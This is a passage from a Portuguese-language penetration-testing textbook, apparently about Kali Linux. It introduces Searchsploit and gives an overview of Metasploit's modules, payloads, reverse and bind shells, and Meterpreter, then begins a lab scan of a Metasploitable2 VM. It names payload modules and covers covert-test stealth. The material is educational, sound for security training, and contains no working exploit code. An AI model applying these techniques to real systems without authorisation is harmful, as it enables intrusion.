


Figura 9.1 – O Searchsploit.

Nesta pesquisa, um único resultado foi retornado; podemos perceber que usar o Searchsploit é bem fácil. A pesquisa retornou uma vulnerabilidade de DLL (Dynamic Link Library, ou Biblioteca de Vínculo Dinâmico) para um sistema Windows 32 bits executando o IIS e que utiliza o PHP versão 5.2.0 ou uma versão mais antiga. Se o exploit local for executado, uma vulnerabilidade de buffer overflow será explorada e provocará um DoS no host. Para obter mais informações sobre o(s) exploit(s), faça o pipe da saída de um comando `locate`, como mostrado na figura 9.2.




Figura 9.2 – Locate.

Exploits remotos

Um exploit que tem como alvo um computador, um dispositivo de rede, um telefone celular ou um serviço a partir de um local externo ao sistema operacional base é considerado um exploit remoto; às vezes, esses exploits são também chamados de exploits de rede. Independentemente de seu nome, quando o exploit é executado, se ele não for local, então será remoto. A exploração remota de falhas não tem apenas computadores, servidores e dispositivos de rede como alvo. Os exploits remotos incluem ataques a web services e aplicações, bancos de dados, impressoras, telefones celulares e tudo o que estiver conectado a uma rede. À medida que mais dispositivos eletrônicos podem ser conectados a uma rede, as possibilidades de ataques mais sofisticados também aumentam. Podemos citar, por exemplo, os sistemas de jogos como o PlayStation da Sony ou o Xbox da Microsoft, os smart TVs, os tablets, os players de música, os DVD players, e a lista não para por aí. Basta pensar nos sistemas de computador incluídos nos carros mais modernos. Se o dispositivo for eletrônico ou se estiver conectado a uma rede, alguém em algum lugar do mundo já estará tentando invadi-lo, provavelmente apenas por diversão, mas também é bem possível que o faça por dinheiro. Os exploits remotos serão discutidos posteriormente neste livro, quando explorarmos o Metasploit Framework.

Visão geral do Metasploit

O Metasploit é uma das ferramentas indiscutivelmente mais eficientes do kit de ferramentas do pentester; ele carrega consigo os recursos associados a anos de conhecimentos e de experimentos meticulosos efetuados por hackers, pentesters, governos e pesquisadores de todo o mundo, que incluem diferentes partes da comunidade de segurança de computadores. Do mais sombrio dos black hats até os white hats mais famosos do planeta, e todos os que estiverem entre eles, não importa o caminho que tenham percorrido, o Metasploit esteve presente em algum momento. A Rapid7, com sede em Boston, MA, não desperdiçou nenhum centavo nem deixou nenhum ciclo de CPU livre para desenvolver um conjunto de ferramentas contidas em um framework sólido que facilita todos os passos da metodologia do teste de invasão, do início ao fim. Para os profissionais que atuam ativamente na área, o Metasploit também oferece templates de relatórios e inclui verificações de aderência (compliance checking) nos níveis exigidos pelo governo. Se essa é a primeira vez que você está usando o Metasploit, prepare-se para ficar impressionado.

Um breve histórico

No início, não havia nada... vazios aqui e ali, além do caos, com ferramentas dispersas nos confins da confusa World Wide Web. Mensagens espalhadas e porções de códigos aleatórios permaneciam nas sombras em sistemas de bulletin board ocultos. Negociações obscuras e todo tipo de discussão entre geeks ocorriam livremente em meio à presença de novatos e aspirantes mundanos. Era um lugar em que os phreakers[2] mandavam sem que a NSA tivesse tempo de amarrar o cadarço de seus sapatos e nem mesmo pudesse contar até 2.600; era o oeste selvagem do mundo da segurança, cheio de espiões e de foras da lei.

Bem, não exatamente, embora a descrição não esteja tão longe da verdade.

No final de 2003, HD Moore, o criador e o gênio por trás do Metasploit Framework, disponibilizou a primeira versão dessa ferramenta, na época baseada em Perl, com apenas 11 exploits, para que os

esforços de parsing de uma enorme quantidade de linhas de bugs, códigos de exploits e vulnerabilidades publicamente disponíveis ficassem concentrados em um único programa simples e fácil de ser usado. A versão 2, disponibilizada em 2004, totalizava 19 exploits, porém incluía quase 30 payloads. Com a disponibilização da versão 3 em 2007, o projeto de Moore explodiu e rapidamente tornou-se o padrão de uso e uma ferramenta necessária e preferida dos pentesters no mundo todo. Atualmente, o Metasploit está na versão 4.7, está integrado na forma de um programa baseado em Ruby e acompanha o Kali Linux por padrão. Na época desta publicação, essa ferramenta oferecia mais de 1.080 exploits, 675 módulos auxiliares, 275 payloads, 29 tipos diferentes de codificadores e podia ser usado igualmente nas plataformas Microsoft, Linux e Mac. A equipe da Rapid7 não tem nenhum preconceito e todos os protocolos serão verificados.

Versão Professional versus versão Express

Atualmente existem duas versões do Metasploit. O framework Express, instalado por padrão, é uma versão gratuita e está voltada para pesquisadores, estudantes e para o uso privado. Para pentesters profissionais das áreas comerciais e governamentais, a versão Professional oferece relatórios, sistema de colaboração para grupos, verificação de aderência e assistentes sofisticados para permitir mais precisão e controle. A versão Professional tem um custo e, sendo assim, a menos que o Metasploit vá ser usado para alguma atividade que não seja pessoal, não há verdadeira necessidade de adquiri-la. Os módulos de exploits são iguais tanto na versão Professional quanto na versão Express.

Nexpose e o controle de aderência

Os profissionais que efetuam avaliações de segurança conhecem muito bem o trabalho rigoroso e maçante associado a políticas e controles de aderência. O Nexpose permite a esses profissionais simplificar as tarefas e o gerenciamento de riscos associados à avaliação do nível de segurança de uma empresa. O Nexpose faz mais do que simplesmente efetuar o scan em busca de vulnerabilidades usando o Metasploit. Após realizar um scan inicial com o Nexpose, as vulnerabilidades descobertas são analisadas e classificadas de acordo com as categorias de risco, são sujeitas a uma análise de impacto e verificadas novamente para serem informadas. O Nexpose verifica não só as vulnerabilidades, mas também os controles de aderência, como aqueles associados ao PCI DSS (Payment Card Industry Data Security Standard), ao HIPPA (Health Insurance Portability and Accountability Act), ao NERC (North American Electrical Reliability Corporation Standards), ao FISMA (Federal Information Security Management Act de 2002), ao USGCB (United States Government Configuration Baseline), ao FDCC (Federal Desktop Core Configuration), ao SCAP (Security Content Automation Protocol) e a outros.

Aberto versus encoberto

Trabalhar de modo aberto consiste em trabalhar com a empresa de modo a facilitar o teste de invasão e o mapeamento do nível de segurança. Em testes de invasão abertos, o pentester pode lançar ondas e mais ondas de ataques contra a empresa porque não haverá o temor de ser bloqueado ou de disparar qualquer tipo de alarme. Afinal de contas, em missões abertas, a empresa sabe que o pentester está presente e ela estará geralmente disposta a ajudar em todos os aspectos relacionados à execução do teste. Uma das principais vantagens de um teste aberto é que o pentester pode obter informações

internas do sistema e de suas funções essenciais, de modo a tirar o máximo proveito delas ao efetuar os testes. A desvantagem desse tipo de teste é que o escopo pode ser limitado e metodologias avançadas deverão ser informadas ao cliente antes de serem utilizadas. Às vezes, isso pode causar um profundo impacto no tempo necessário para a realização de um teste completo.

Um teste encoberto em uma empresa é um teste em que uma quantidade limitada de pessoas tem conhecimento das operações de teste. No caso de um teste encoberto, um número bastante restrito de pessoas da empresa – em geral um gerente de TI, o gerente da área de segurança ou um superior – saberá sobre o teste de segurança com antecedência. Um pentester deve ser habilidoso e competente para usar a enorme quantidade de ferramentas de seu arsenal a fim de manter o silêncio na rede. Esses tipos de teste de segurança são conduzidos não só para testar as vulnerabilidades do sistema de segurança da rede, mas também para testar as ações de possíveis CERTs (Computer Emergency Response Teams) que devem estar de prontidão, bem como a eficiência dos IDS (Intrusion Detection Systems, ou Sistemas de Detecção de Invasão). Observe que um evento pode ter início na forma de uma missão encoberta, porém pode mudar para uma missão aberta no meio do caminho por vários motivos, por exemplo, em virtude do alto número de vulnerabilidades críticas identificadas ou pelo fato de a presença do pentester ter sido comprometida.

O framework básico

O Metasploit é um sistema modular. Para entender melhor o framework, encarar o Metasploit Framework como se fosse um veículo pode ajudar. O framework é muito semelhante ao chassi do bem conservado Aston Martin de James Bond, que provê um local em que se alojam todos os módulos que abastecem o carro. HD Moore, de modo muito parecido com o personagem "Q" dos filmes de James Bond, abasteceu todos os cantos da ferramenta com um arsenal de itens interessantes. Se um dos módulos do framework for avariado ou removido, o veículo poderá continuar funcionando e lançando onda após onda de ataques.

O framework pode ser dividido nos tipos de módulo a seguir:

1. Módulos de exploits
2. Módulos auxiliares
3. Payloads
4. Listeners
5. Shellcode

As aplicações que têm interface com o framework Metasploit podem ser consideradas como uma sexta categoria, por exemplo, o Armitage; no entanto elas não fazem parte do framework propriamente dito. Só porque James Bond pode controlar o seu veículo a partir de seu relógio de pulso, isso não significa que o veículo exija que o proprietário use o relógio para operá-lo.

Módulos de exploits

Os módulos de exploits correspondem a partes de código previamente empacotadas que estão no banco de dados e que, quando executadas no computador de uma vítima, tentarão tirar proveito de uma

vulnerabilidade do sistema local ou remoto comprometendo-o e permitindo um DoS, a obtenção de informações sensíveis ou a carga de um módulo de payload especialmente desenvolvido, como o Meterpreter shell ou outro tipo de call back shell.

Módulos auxiliares

De modo diferente dos módulos de exploits, os módulos auxiliares não exigem o uso de um payload para executar. Esses tipos de módulo incluem programas úteis como scanners, fuzzers e ferramentas para injeção de SQL. Algumas das ferramentas que estão no diretório auxiliar são extremamente eficientes e devem ser usadas com cautela. Os pentesters utilizam a grande variedade de scanners presentes no diretório auxiliar para ter uma compreensão mais profunda do sistema a ser atacado e, em seguida, fazem a transição para os módulos de exploits.

Payloads

Se o Aston Martin de James Bond é uma referência ao próprio Metasploit Framework, os módulos de exploits e os auxiliares podem ser relacionados aos lançadores de mísseis e aos lança-chamas ocultos. Nesse modelo, os payloads seriam os equipamentos de comunicação especializados que podem ser conectados ao alvo para manter as comunicações e os monitoramentos encobertos. Ao usar um exploit contra um equipamento vulnerável, um payload geralmente é associado ao exploit antes de sua execução. Esse payload contém o conjunto de instruções a serem executadas pelo computador da vítima após o comprometimento. Existem vários tipos de payload, que podem variar de algumas linhas de código até pequenas aplicações como o Meterpreter shell. Uma pessoa não deve simplesmente ir direto para o Meterpreter shell. O Metasploit contém mais de 200 payloads diferentes. Existem payloads para NetCat, injeção de DLL (Dynamic Link Library, ou Biblioteca de Vínculo Dinâmico), gerenciamento de usuários, shells etc. Pense como um espião pode fazer o pentester assumir a postura adequada quando se trata da seleção de um payload. O pentester deve considerar qual é o objetivo como um todo após o sucesso do exploit. O código deve ficar dormente até ser acionado? O código executado deve se conectar de volta ao invasor para obter mais instruções? O código deve simplesmente executar uma série de comandos de desligamento? Deve inutilizar o sistema da vítima? Os payloads mais comuns são classificados como bind shells e reverse shells.

Bind Shells

Esses tipos de shell permanecem dormentes e ficam à espera de um invasor se conectar ou enviar instruções. Se um pentester souber que haverá um acesso direto de rede ao sistema no futuro, durante a realização do teste, e não quiser chamar a atenção, então os bind shells podem ser a escolha ideal. Os bind shells não são uma boa opção para computadores que estiverem atrás de um firewall e que não permitirem um acesso direto de rede a eles.

Reverse Shells

Os reverse shells (shells reversos) conectam-se de volta ao pentester a fim de receber instruções imediatas e permitir uma interação. Se o computador comprometido executar o exploit com um payload reverso, um shell será apresentado ao pentester para acesso a esse computador, como se ele estivesse

sentado diante do teclado da vítima.

Meterpreter shell

O Meterpreter shell – um tipo especial de shell – é a ferramenta essencial do Metasploit. A Rapid7 desenvolve continuamente o Meterpreter shell, que tem um miniarsenal próprio incrivelmente letal. O Meterpreter shell pode ser adicionado como um payload que pode ser tanto um bind shell quanto um reverse shell. O uso do Meterpreter shell será discutido em detalhes posteriormente neste capítulo.

A seleção do payload normalmente é menosprezada pela maioria dos pentesters iniciantes por causa da pressão em chegar a "root" o mais rápido possível e obter acesso por meio de um Meterpreter shell. Às vezes, isso não é o ideal, e um processo bem planejado é necessário para explorar uma vulnerabilidade. Durante um teste de invasão encoberto, sair atirando para todos os lados certamente fará todos os alarmes da rede serem acionados. James Bond certamente teria uma carreira mais curta se não fosse discreto em todas as tentativas de se infiltrar no acampamento inimigo.

Na seleção de payload, não se trata de simplesmente escolher um. Dos mais de 200 payloads disponíveis, há duas categorias principais: inline ou staged. Os payloads inline, ou payloads simples, incluem tudo e são autocontidos. Os payloads staged contêm várias partes chamadas de stagers. Os payloads staged se encaixam em vários espaços pequenos de memória e esperam a execução de um stager anterior. Em algum momento, todos os stagers serão executados, como ocorre em uma grande peça de teatro nos palcos (stages) da Broadway. Identificar a diferença entre payloads inline e staged é um pouco complicado ao fazer a pesquisa pelo nome. Por exemplo, a seguir encontram-se dois payloads diferentes que parecem ser semelhantes:

```
inux/x64/shell/bind_tcp (Staged)
linux/x64/shell_bind_tcp (Inline)
```

No console do Metasploit, a execução do comando `show payloads` mostrará uma lista de todos os payloads disponíveis. A coluna mais à direita contém uma descrição bem sucinta da funcionalidade do payload e especifica se esse é inline ou staged. Se não houver uma especificação explícita do payload como sendo inline ou staged na descrição, assume-se que ele é um módulo inline.

Listeners

Até mesmo o poderoso 007 deve receber ordens de "M". Os listeners correspondem a handlers específicos do Metasploit framework que interagem com as sessões estabelecidas pelos payloads. O listener pode estar embutido em um bind shell e permanecer à espera de uma conexão ou pode ficar ouvindo ativamente à espera de uma conexão de entrada no computador do pentester. Sem o uso do listener, as comunicações de um lado para o outro não seriam possíveis. Felizmente, os listeners são tratados pelo programa Metasploit e exigem pouca interação.

Shellcode

O shellcode não é particularmente um módulo por si só, mas assemelha-se mais a um submódulo embutido nos payloads disponíveis do Metasploit framework. De modo muito semelhante ao material explosivo que se encontra dentro do míssil lançado pelo Aston Martin de James Bond, o shellcode que

está dentro do payload é mais parecido com esse material explosivo. O shellcode corresponde ao sistema de entrega interno que efetivamente gera a brecha, carrega códigos maliciosos e executa os comandos dentro do payload de modo a criar um shell – por isso o nome shellcode. Nem todos os payloads contêm shellcode. Por exemplo, o payload `windows/adduser` corresponde somente a uma série de comandos com o propósito de criar um usuário ou uma conta de administrador em uma plataforma Windows.

O shellcode exige um mergulho profundo no mundo da programação, o que pode ser bastante confuso para pentesters iniciantes. Este livro não entra em detalhes sobre como escrever um shellcode. Os autores aconselham procurar os cursos de treinamento oferecidos pela Offensive Security ou pelo SANS Institute. Se você não estiver a fim de ter aulas, o Google será um bom companheiro.

Acesso ao Metasploit

O Metasploit pode ser acessado de diversas maneiras. Até ter uma base sólida para entender a eficiência do Metasploit e poder controlá-lo é aconselhável que se use a interface gráfica. A GUI é acessada por meio da seleção de **Metasploit Community/Pro** no menu principal:

Applications > Kali > Exploitation > Metasploit > Metasploit Community/Pro

De modo alternativo, o usuário pode usar um navegador web e acessar `https://localhost:3790/`. O Metasploit não tem um certificado de segurança válido. Se as configurações default do IceWeasel não forem alteradas, o pentester verá uma mensagem de erro contendo **Connection is Untrusted** (Conexão não é confiável). Clique em **I Understand the Risks** (Eu compreendo os riscos), seguido de **Add Exception** (Adicionar exceção). Quando solicitado, clique no botão **Confirm Security Exception** (Confirmar exceção de segurança) para prosseguir.

Na primeira execução do Metasploit, o pentester será solicitado a criar um nome de usuário e uma senha. Um segundo conjunto de parâmetros opcionais também estará disponível. Esse conjunto será usado para recursos de relatório do Metasploit. Ao terminar, clique no botão **Create Account** (Criar conta) para prosseguir.

Inicialização/finalização do serviço

Às vezes, será necessário reiniciar o serviço Metasploit. O Metasploit exige muitos recursos e vários serviços dependem da estabilidade da rede. Se não houver recursos suficientes no computador ou se o pentester obtiver erros da rede, é melhor tentar reiniciar o serviço. Comece verificando o status do serviço. A partir de uma janela do terminal, um pentester pode dar os comandos para iniciar, reiniciar e finalizar o serviço Metasploit (Figura 9.3).

```
service metasploit status
```




Figura 9.3 – Verificando o status do serviço Metasploit.

Para reiniciar o serviço (Figura 9.4):

```
service metasploit restart
```

Figura 9.4 – Reiniciando o Metasploit.

Para finalizar o serviço (Figura 9.5):

```
service metasploit stop
```

Figura 9.5 – Finalizando o serviço Metasploit.

Atualizando o banco de dados

O Metasploit não é desenvolvido somente pela Rapid7; atualizações constantes são feitas em todos os aspectos do programa pelos usuários da comunidade. É recomendável atualizar o banco de dados do Metasploit antes de cada uso. Ninguém acha que James Bond partiria para uma missão sem antes conferir o seu Walther P35 e garantir que tivesse um cartucho cheio de balas. Felizmente para o restante de nós, não há um período de espera de sete dias para novas atualizações. Em um terminal, digite:

```
msfupdate
```

Agora sente-se e espere. Sim, é mesmo muito fácil. Pegue as balas para a sua arma e dê início à missão. Se já estiver na interface web do Metasploit, o pentester deve selecionar **Software Updates** (Atualizações de software) no canto superior direito da página do Metasploit. Na tela seguinte, deve selecionar **Check for Updates** (Verificar atualizações).

Se houver atualizações disponíveis, o Metasploit fará o download e as instalará imediatamente. Após as atualizações terem sido concluídas, é recomendável reiniciar o serviço Metasploit. Feche o navegador, reinicie e, em seguida, reabra a interface web do Metasploit (Figura 9.6).

Figura 9.6 – Login no Metasploit.

Scanning com o Metasploit

Agora que "Q" já abasteceu o seu Aston Martin com munição suficiente para matar um pequeno exército cibernético e um Walther P35 confiável está travado e carregado, é hora de iniciar o scanning. Após fazer o login na interface web do Metasploit, uma página com "missões" será apresentada ao pentester. Essa página contém uma lista dos projetos correntes, ou de pastas das missões, os dossiês dos alvos correntes e as possíveis vulnerabilidades descobertas. Na primeira vez que o pentester fizer o login, o único projeto listado será o "default". À medida que o pentester der início a novas missões, novas pastas de projeto poderão ser criadas ao clicar no botão **New Project** (Novo projeto). Enquanto os pentesters iniciantes estiverem se familiarizando com a interface do Metasploit, é aconselhável usar o projeto default. Isso permitirá uma transição mais fácil para as funções avançadas, como trabalhar diretamente com a interface ou importar resultados do Nmap ou do Nessus.

Após abrir o projeto default, um pentester poderá notar que o layout realmente está de acordo com a noção de um dossiê para uma missão, contendo áreas de Discovery (Descobertas), Penetration (Invasão), Evidence Collection (Conjunto de evidências), Cleanup (Limpeza) e uma lista de eventos recentes para monitorar cada movimento (Figura 9.7).




Figura 9.7 – Página web do Metasploit.

Usando o Metasploit

As próximas seções devem ser encaradas como um exercício prático para realizar o scan da máquina virtual Metasploitable2, criada anteriormente neste livro. A obra assume que a máquina virtual Metasploitable2 está configurada com o endereço IP 192.168.56.101 e que está acessível por meio da interface de rede. O computador de ataque (ou seja, o Aston Martin) foi configurado com o endereço IP 192.168.56.100.

Para iniciar o scanning de um host ou de uma rede, selecione o botão **Scan...** que está na seção **Discovery**. A seção **Target Settings** (Configurações do alvo) possui a mesma estrutura de entrada para inserir hosts, grupos de hosts ou intervalos, exatamente como no Nmap e no Nessus. Um pentester pode inserir um único endereço IP, com ou sem a notação CIDR, listar um grupos de hosts, por exemplo, 192.168.1.100-200, ou pode inserir todo um intervalo, por exemplo, 192.168.1.0/24. Todos os demais endereços IP individuais, os grupos ou as redes devem ser inseridos na caixa **Target addresses** (Endereços-alvo) nas linhas subsequentes.

Os pentesters devem se familiarizar com determinados campos de **Advanced Target Settings** (Configurações avançadas do alvo), que aparecerão após clicar no botão **Show Advanced Option** (Mostrar opções avançadas) no centro da página.

1. **Excluded Addresses** (Endereços excluídos) – Qualquer endereço IP desse bloco não estará sujeito ao scanning. Quando estiver em uma missão, um pentester não vai querer desperdiçar tempo ao fazer o scanning dele mesmo ou de seus aliados; por favor, faça isso somente nos alvos. Não se esqueça de inserir o endereço IP do computador de ataque e o endereço de qualquer colega de equipe nessa caixa. Além do mais, o ROE de uma missão pode especificar determinados hosts de produção ou

hosts sensíveis que não deverão ser verificados. Certifique-se de definir como excluídos todos os endereços que estão no intervalo especificado para o alvo, mas que não devem ser considerados no scan.

2. **Perform Initial Portscan** (Realizar scan inicial de portas) – Se essa é a primeira vez que um host ou uma rede são sujeitos ao scanning, deixe essa caixa selecionada. Remova a seleção em scans subsequentes para garantir que não haja perda de tempo.
3. **Custom NMAP Arguments** (Argumentos personalizados do Nmap) – Usado para portas obscuras, evasão de IDS e outras situações que envolvam a necessidade de executar módulos NSE personalizados. Um pentester pode especificar aqui as opções individuais.
4. **Additional TCP Ports** (Portas TCP adicionais) – Quando o scan para descobertas do Metasploit é iniciado, portas bastante comuns são verificadas. Se, durante a fase de reconhecimento, um pentester descobrir uma porta obscura executando uma aplicação, ela poderá ser adicionada aqui sem o uso de opções. Por exemplo, 2013, 2600, 31337.
